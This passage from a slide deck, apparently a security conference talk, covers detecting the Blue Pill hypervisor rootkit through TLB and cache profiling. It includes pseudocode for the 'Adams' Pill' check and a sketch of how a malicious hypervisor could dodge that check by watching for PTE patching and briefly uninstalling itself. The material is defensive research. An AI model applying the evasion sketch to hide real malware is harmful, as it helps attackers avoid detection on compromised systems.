    taccs2[i] = t2-t1;
}
UnfreezeSystem();
for (i=0; i<32; i++) if (tacss2[i]>tacss1[i]) {
    printf ("Hypervisor present!");
    Call911("We're owned!");
}
```

# Naive TLB profiling



# Naive TLB profiling (reversed 2nd loop)



# Too simple?

- It will not work!
  - On clear system we will observe many  $i$  for which:
    - $t_{\text{accs2}}[i] > t_{\text{accs1}}[i]$  (e.g. 3 - 5 but also 50 cycles more!)
    - Even if written in assembler, without function calls
- Reason: execution time of “ $x=p[i]$ ” is a sum of:
  - $t_{\text{Map}}$ : VA to PA translation (TLB L1 hit, TLB L2 hit, no hit),
  - $t_{\text{Access}}$ : Data access (Cache L1 hit, Cache L2 hit, not hit)
- We want to measure only  $t_{\text{Map}} \Rightarrow t_{\text{Access}}$  should be const.!
  
- Hey, but we did flush the cache, didn't we? (WBINVD)
  - But data L1 cache is not fully associative!




# L1 Data Cache

- AMD Family 15 (e.g. Athlons on AM2 Socket)
- Values reported by CPUID, Fn = 8000\_0005
  - Data cache size: 64 KB
  - Cache associativity: 2-way
  - Cache line size: 64 bytes
- This means that:
  - # entries:  $64\text{KB}/64\text{B} = 1024$
  - # sets:  $1024/2 = 512$
  - Index field width:  $\log_2(512) = 9$
  - Offset field width:  $\log_2(64) = 6$

# L1 Cache

- Even though the L1 cache has 1024 lines
- That doesn't mean it can cache 1024 random accesses!
- In order to cache our 32  $p[i][0]$ 's, we need to make sure there are no conflicts between them!


# Cache: n-way associativity




# L1 Data Cache filling




# Controlling the Index field



# TLB Profiling (L1 Cache collision avoidance)



# Bluepilled system?



# Detecting Blue Pill?

- Why not all TLB entries are flushed during #VMEXIT?
  - Because SVM implements Tagged TLB (ASIDs)
- So we can detect the presence of a VMM using sophisticated TLB profiling!
  - Yes, this method is reliable!
- Maybe BP can intercept RDTSC and cheat about the time measurements...
  - See the tracing example before
- So, lets discuss another TLB profiling, not based on timing...



# TLB profiling without stopwatch

- Proposed by Keith Adams (July 2007)
- Fill the TLB with some mappings,
- Then patch PTEs of the corresponding pages,
- Then attempt to read bytes from the page – if get bytes from the old ones that mean that mapping was cached
  
- Simple and elegant...

# “Adams’ Pill”

```
PPN oldPhysPage, newPhysPage = Alloc...();
```

```
VA oldVirtAddr = MapSomewhere(oldPhysPage);  
VA newVirtAddr = MapSomewhere(newPhysPage);
```

```
memset(oldVirtAddr, 0x11, PAGE_SIZE);  
memset(newVirtAddr, 0x22, PAGE_SIZE);
```

```
PTE=base of hardware page table;  
for (i = 0; i < BIGNUM; i++) {  
    PTE[i] = MAKE_PTE(oldPhysPage); // map old page  
    (void)*(volatile char*)(i * PAGE_SIZE); // bring it into the TLB  
}
```

```
for (i = 0; i < BIGNUM; i++) {  
    PTE[i] = MAKE_PTE(newPhysPage); // map old page  
    if ((*volatile char*)(i * PAGE_SIZE)) == 0x22) {  
        printf("apparent tlb size: %d\n", i);  
        break;  
    }  
}
```

```
} source: http://x86vmm.blogspot.com/2007/07/bluepill-detection-in-two-easy-steps.html
```

## Now translated into human-readable form ;)

```
for (i = 0; i < N; i++) page[i] = Alloc4kPage();
page22 = Alloc4kPage();
for (i = 0; i < N; i++) memset (page[i], 0x11, PAGE_SIZE);
memset (page22, 0x22, PAGE_SIZE);
for (i = 0; i < N; i++) x = page[i][0]; // make sure we will the whole TLB
for (i = 0; i < N; i++) RemapPTEForPage (page[i], PhysAddr(page22));
```


```
RMDSR EFER // force #VMEXIT
```

```
for (i = 0; i < N; i++) if (page[i][0] == 0x22) break; // no mapping in TLB?
if (i < N) printf (“VMM might be in the system!\n”);
```

# Adams' Pill cont.

- Author suggested to repeat the 2<sup>nd</sup> loop after executing an instruction that causes #VMEXIT (RDMSR EFER)
- His thesis is that  $n1 > n2$  on a bluepilled system, where
  - $n1$  – # of TLB entries found by the 1<sup>st</sup> run
  - $n2$  – # of TLB entries found in the 2<sup>nd</sup> run (after #VMEXIT)
- To make it effective, we need to guarantee that
  - $n1 = \text{MAX\_TLB\_ENTS}$  (= 32 on AMD Athlon for 4k pages)
  - Otherwise we can not be sure that VMM didn't use some other TLB entries, no colliding with those measured by us

# Why Adams' Pill doesn't work?



# Why Adams' Pill doesn't work?

- TLB L1 (4k) : 32 entries
- TLB L2 (4k) : 512 entries
- TLB total size (4k) :  $32 + 512 = 544$  entries
- In order to be effective, Adams' pill needs to fill \*all\* those entries (to not leave any space for bluepill),
- ... but filling the whole L2 TLB is tricky
  - because it is only 4-way associative!



# Filling TLB L2

- In order to fill the \*whole\* L2 TLB, we need to:
  - We need to allocate 512 4k-pages at quasi-fixed virtual addresses – this is tricky!
  - For every index  $i = 0..127$ ,
  - Generate 4 valid VA accesses with different tags
- We should correct the above algorithm to take into account all accesses to variables and stack that we might use.



# Improved Adams' pill

- This can be done!
  - But is very tricky (e.g. page allocation at pre-fixed VAs)
- It's just not that easy as it was originally presented
  - and is processor-family specific!
  
- But, yes, the improved version should detect the presence of a VMM on SVM!

# Defeating Adams' pill (sketch)

- We need to use Shadow Paging or Nested Paging (see later) to defeat this attack,
- We can then easily detect all attempts by the guest to patch any of its PTEs
  - we allow for that
- But if we discover that the guest patches a lot of PTEs (in our case  $32 + 512$ ), then we assume it's a Adams' Pill attack and we... uninstall for a moment (chicken again!)

# VMM detection?

- So we discussed several approaches to generically detect the presence of a VMM...
- ... but in many cases the presence of VMM is not a result of *malicious* hypervisor, like Blue Pill, but rather a *legitimate* one!
- Virtualization is being more and more common
  - In the near future everything will be virtualized!
- Thus concluding that system is compromised from the fact that we detected a VMM, is very naive
  - So we could as well skipped this whole part, if we were more radical ;)
- We will get back to this in a moment...

# Detection

```
graph TD; A[Detection] --> B[Detect the presence of VMM (Virtual Machine Manager)]; A --> C[Detect Virtualization-Based Malware (explicitly)];
```

